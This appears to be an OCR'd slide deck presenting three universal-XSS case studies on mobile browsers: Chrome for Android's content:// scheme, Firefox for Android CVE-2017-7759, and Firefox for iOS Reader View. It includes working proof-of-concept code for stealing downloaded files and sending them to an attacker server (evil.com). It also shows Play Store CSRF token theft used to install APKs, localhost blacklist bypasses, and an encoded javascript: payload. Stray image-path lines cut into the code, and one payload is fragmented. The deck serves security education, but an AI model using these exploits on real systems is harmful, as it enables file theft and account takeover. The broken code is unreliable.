3 CASE STUDIES

@L4WIO

UNIVERSAL XSS ON MOBILE DEVICES

OVERVIEW

- Abuse browsers features on mobile devices.
- Quite different from UXSS by corrupting DOM tree (Marius && loki)
- Logic and web stuff bug, not related to memory corruption at all.

CROSS-ORIGIN RESOURCE SHARING (CORS)

- To communicate with different websites
  For example:
  - wechat.com -> qq.com
  - facebook.com -> messenger.com

https://developer.mozilla.org/en-US/docs/Web/HTTP/Access_control_CORS

MDN web docs moz://a

Technologies

HTTP

HTTP access cont

Elements Console Sources Network Performa

top Filter

```
> document.domain
"developer.mozilla.org"
> $.get('/',(data) => { alert(data); })
▶ {readyState: 1, getResponseHeader: f, getAllResponseHe
>
```

developer.mozilla.org says:

```
<!DOCTYPE html>
<html lang="en-US" dir="ltr" class="no-js" data-ffo-opensans="false"
data-ffo-zillaslab="false">
<head prefix="og: http://ogp.me/ns#">
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=Edge">
  <script>(function(d) { d.className = d.className.replace(/\bno-js/, ''); })
(document.documentElement);</script>



  <title>MDN Web Docs</title>

  <meta name="viewport" content="width=device-width, initial-scale=1">
  <meta name="robots" content="index, follow">
  <link rel="home" href="/en-US/">
  <link rel="copyright" href="#copyright">
```

...

OK

```
> document.domain
"developer.mozilla.org"
> $.get('/',(data) => { alert(data); })
▶ {readyState: 1, getResponseHeader: f, getAllResponseHeaders: f, setRequestHeader: f, overrideMimeType: f, …}
> $.get('https://facebook.com',(data) => { alert(data); })
▶ {readyState: 1, getResponseHeader: f, getAllResponseHeaders: f, setRequestHeader: f, overrideMimeType: f, …}
Failed to load https://facebook.com/: Redirect from 'https://facebook.com/' to 'https://www.facebook.com/' has been blocked by CORS policy: No 'Access-Control-Allow-Origin' header is present on the requested resource. Origin 'https://developer.mozilla.org' is therefore not allowed access.
>
```

CROSS-ORIGIN RESOURCE SHARING (CORS)

GET /request/token HTTP/1.1
Origin: messenger.com

MESSENGER.COM

FACEBOOK.COM

Check origin in HTTP request header if it's valid

302 FOUND ...
Token: XXXYYY
Access-Control-Allow-Origin: messenger.com

CROSS-ORIGIN RESOURCE SHARING (CORS)

CROSS-ORIGIN RESOURCE SHARING (CORS)

- Same Origin Policy:
  - Scheme (http/https/ftp/…)
  - Host/Domain (google.com / facebook.com / …)
  - Port (80, 443, 8080, …)

CROSS-ORIGIN RESOURCE SHARING (CORS)

- Consider the following:
- Request Origin: https://google.com (port : 443)
  - https://google.com/admin.html ✅
  - http://google.com/admin.html ❌
  - https://google.com:8443/ ❌
  - https://test.google.com ❌

CASE 1:
MP20 (MWR LAB)
ANDROID

SUPPORTED SCHEME ON ANDROID

Source Scheme \ Destination Scheme	HTTP / HTTPS	FILE	CONTENT	DATA
HTTP / HTTPS	✓	✗	✓	✓
FILE	✓	✓	✓	✓
CONTENT	✓	✗	✓	✓
DATA	✓	✗	✓	✓


“CONTENT” SCHEMA ON ANDROID

```
content://downloads/my_downloads/45
content://downloads/my_downloads/46
content://downloads/my_downloads/102
```

It’s a feature!

```
Same Origin Policy:

  Schema    == ‘content’
  Host      == ‘downloads’
  Port      ==  undefined
```



Assume content://downloads/my_downloads/45

is a our arbitrary html page then we can read other downloaded files!

HOW COULD WE FORCE CLIENT DOWNLOAD OUR FILES ?

The `download` attribute, if present, indicates that the author intends the hyperlink to be used for downloading a resource. The attribute may have a value; the value, if any, specifies the default filename that the author recommends for use in labeling the resource in a local file system. There are no restrictions on allowed values, but authors are cautioned that most file systems have limitations with regard to what punctuation is supported in file names, and user agents are likely to adjust file names accordingly.

The attribute can furthermore be given a value, to specify the filename that user agents are to use when storing the resource in a file system. This value can be overridden by the `Content-Disposition` HTTP header's `filename` parameter.

For example, clicking the following link downloads the .png as "MyGoogleLogo.png" instead of navigating to its `href` value: download me. The markup is simple:

```
<a href="http://www.google.com/.../logo2w.png" download="MyGoogleLogo">download me</a>
```

<A HREF="EVIL.HTML" DOWNLOAD> CLICK HERE TO DOWNLOAD

HOW COULD WE FORCE CLIENT DOWNLOAD OUR FILES ?

```
<script>
evil = document.createElement('a');
evil.href = URL.createObjectURL(
    new Blob([` <script> alert("evil"); </sc`+`ript> `],
        {type: 'text/html'}
        ));
evil.download = "evil.html";
evil.click();


evil_frame = document.body.appendChild(
        document.createElement('iframe')
);

setTimeout(() => {
    evil_frame.src = "content://downloads/my_downloads/45";
    // to access our "evil" html page.
},1000);
</script>`
```

WHAT'S NEXT ?

- Now we got a html file on “content” scheme.
- So we can steal any files which exists on /downloads/ and just throw its content back to our remote server (evil.com)
  - POST /log/files/xxx with content of file.
- So ?
  - What if we download a page on “ https://drive.google.com/index.html ”, save it, then trigger this “feature” to steal “index.html” ?

Exploit #2 – Stealing Google Drive Files



MWR LABS

END GAME

- Now we got UXSS , can read any page on any site.
- Defeat CSRF (Cross-Site Request Forgery)
  - Every action have to go along with CSRF token, since now we can read any page -> leak CSRF token -> do any actions
    - download/upload photos/files
    - Install APK
    - ...

Exploit #3 – Install APK from Play Store

- Grab a CSRF token

```
function(){window._uc='[\x22Kx1pa-cDQOe_1C6Q0J2ixtQT22:1477462478689\x22,
\x220\x22, \x22en\x22,\x22GB\x22,
```

https://play.google.com/store

- Grab victim's device ID

```
<tr class="excPab-rAew03" id="g1921daaeef107b4" data-device-id="
g1921daaeef107b4" data-nickname="" data-visible="true" jsname="fscTHd">
```

https://play.google.com/settings

- Install APK via POST request using CSRF token and device ID

```
id=com.mylittlepony.game&device=g1921daaeef107b4&token=Ka1pa-
dDQOe_1C6Q0J2ixtQT32:1477462478689
```

https://play.google.com/store/install?authuser=0

MWR LABS

Where did this ~~bug~~ feature come from?

chromium / chromium / src / **120a15519703dfe8601596f1f436a322ea0a2aff**

commit	120a15519703dfe8601596f1f436a322ea0a2aff	[log] [tgz]
author	qinmin <qinmin@chromium.org>	Wed Nov 26 03:02:16 2014
committer	Commit bot <commit-bot@chromium.org>	Wed Nov 26 03:03:21 2014
tree	78ac7a415a86b465712808a2386e1a0d5ba6cd67	
parent	e674d6dc2fbadd946912426f49d71e3af8482e4a [diff]	

```
Support content scheme uri for Chrome on Android

Android uses content scheme to store files and ensure permission checks.
For example, the downloaded files are stored as content://downloads/all_downloads/123.
However, chrome currently cannot handle url requests for content uri.
As a result, chrome can save html pages to sdcard, but cannot open it.
This change adds the content scheme support for chrome on android.

BUG=433011

Review URL: https://codereview.chromium.org/739033003

Cr-Commit-Position: refs/heads/master@{#305772}
```

MWR LABS

CASE 2:
FIREFOX ON ANDROID
CVE-2017-7759

SUMMARY

- https://bugzilla.mozilla.org/show_bug.cgi?id=1356893
- Basically, the same root cause to MWR bugs.
- There is “intent” scheme which is same as “content” on android.
- PoC:
  - ```
    <script>
    location="intent:file:///
    (path)#Intent;type=text/html;end";
    </script>
    ```
    ```

SUMMARY

```
The redirection allows remote pages to exfiltrate files in /sdcard/Download/.
Here is a PoC that steals "secret" file in Download directory:

<body style=font-size:300%>
<h1>remote_attack.html</h1>
<p>Downloading local_attack.html.</p>
<a id=a0 href="data:text/html,<body style=font-size:300%>
<h1>local_attack.html</h1>
<p>Reading /sdcard/Download/secret.</p>
<script>
var xhr=new XMLHttpRequest();
xhr.open('GET', 'secret', true);
xhr.onreadystatechange = function() {
  if (xhr.readyState == 4) alert(xhr.responseText)
};
xhr.send();
</script>" download="local_attack.html">
<script>
// Attacker first downloads his attack page (local_attack.html) to sdcard
a0.click();

// Then navigates to the file with file scheme.
// (The file path below might need adjustment depending on the device)
setTimeout(function() {
  location="intent:file:///storage/emulated/0/Download/local_attack.html#Intent;type=text/html;end";
}, 2000);
</script>
```

The way to exploit is exact to previous one.

FIX

```
--- a/mobile/android/base/java/org/mozilla/gecko/IntentHelper.java
+++ b/mobile/android/base/java/org/mozilla/gecko/IntentHelper.java
@@ -276,16 +276,22 @@ public final class IntentHelper implemen
             final Intent intent;
             try {
                 intent = Intent.parseUri(targetURI, 0);
             } catch (final URISyntaxException e) {
                 Log.e(LOGTAG, "Unable to parse URI - " + e);
                 return null;
             }


+            final Uri data = intent.getData();
+            if (data != null && "file".equals(data.normalizeScheme().getScheme())) {
+                Log.w(LOGTAG, "Blocked intent with \"file://\" data scheme.");
+                return null;
+            }
+
```

CASE 3:
FIREFOX ON IOS
ABUSE READER VIEW MODE.

SUMMARY

- https://speakerdeck.com/nishimunea/finding-vulnerabilities-in-firefox-for-ios
- Bug id: 1279787


- Abuse READER VIEW MODE.



READERVIEW MODE

Bug 1279787

Steal cross origin DOM data with bypassing localhost navigation blocking




At here, **localhost:6571** is web service will fetch the page from **news.com** and make it friendly to read

XSS

```
http://localhost:6571/reader-mode/page?
url=https://blog.mozilla.org/security
```

What if I inject javascript:/// protocol to inject XSS payload ?



BLACKLIST

```
private extension WKNavigationAction {
  private var isAllowed: Bool {
    return !(request.URL?.isLocal ?? false)
```

```
public var isLocal: Bool {
  return host?.lowercaseString == "localhost" ||
         host == "127.0.0.1" || host == "::1"
}
```

Blocked if host is “localhost”, 127.0.0.1, or ::1


There are many ways to bypass this blacklist filter:

http://0x7f000001

http://2130706433

…

BLACKLIST


Hostname Blacklisting Was Insufficient
still exploitable the XSS through http://0x7f000001:6571/
0x7f000001:6571/reader-mode/page?url=javascript:aler...
2
The page could not be displayed in Reader View.
http://0x7f000001:6571
1
OK

XSS -> DEFEAT SOP

```
<a href="http://0x7f000001:6571/reader-mode/page?url=
javascript:document.body.innerHTML=String.fromCharCode(
60,105,102,114,97,109,101,32,115,114,99,61,34,104,116,1
16,112,58,47,47,48,120,55,102,48,48,48,48,48,49,58,54,5
3,55,49,47,114,101,97,100,101,114,45,109,111,100,101,47
,112,97,103,101,63,117,114,108,61,104,116,116,112,115,5
8,47,47,103,105,116,104,117,98,46,99,111,109,47,110,111
,116,105,102,105,99,97,1
0,108,111,97,100,61,34,9
5,115,46,99,111,110,116,
01,110,116,46,98,111,100
84,77,76,41,34,62,60,47,
```

```
<a href="http://0x7f000001:6571/reader-mode/page?url=
javascript:document.body.innerHTML=String.fromCharCode(
60,105,102,114,97,109,101,32,115,114,99,61,34,104,116,1
16,112,58,47,47,48,120,55,102,48,48,48,48,48,49,58,54,5
3,55,49,47,114,101,97,100,101,114,45,109,111,100,101,47
,112,97,103,101,63,117,114,108,61,104,116,116,112,115,5
8,47,47,103,105,116,104,117,98,46,99,111,109,47,110,111
,116,105,102,105,99,97,116,105,111,110,115,34,32,111,11
0,108,111,97,100,61,34,9
5,115,46,99,111,110,116,110,116,68,111,99,117,109,1
01,110,116,46,98,111,100,121,46,105,110,110,101,114,72,
84,77,76,41,34,62,60,47,105,102,114,97,109,101,62);">
```

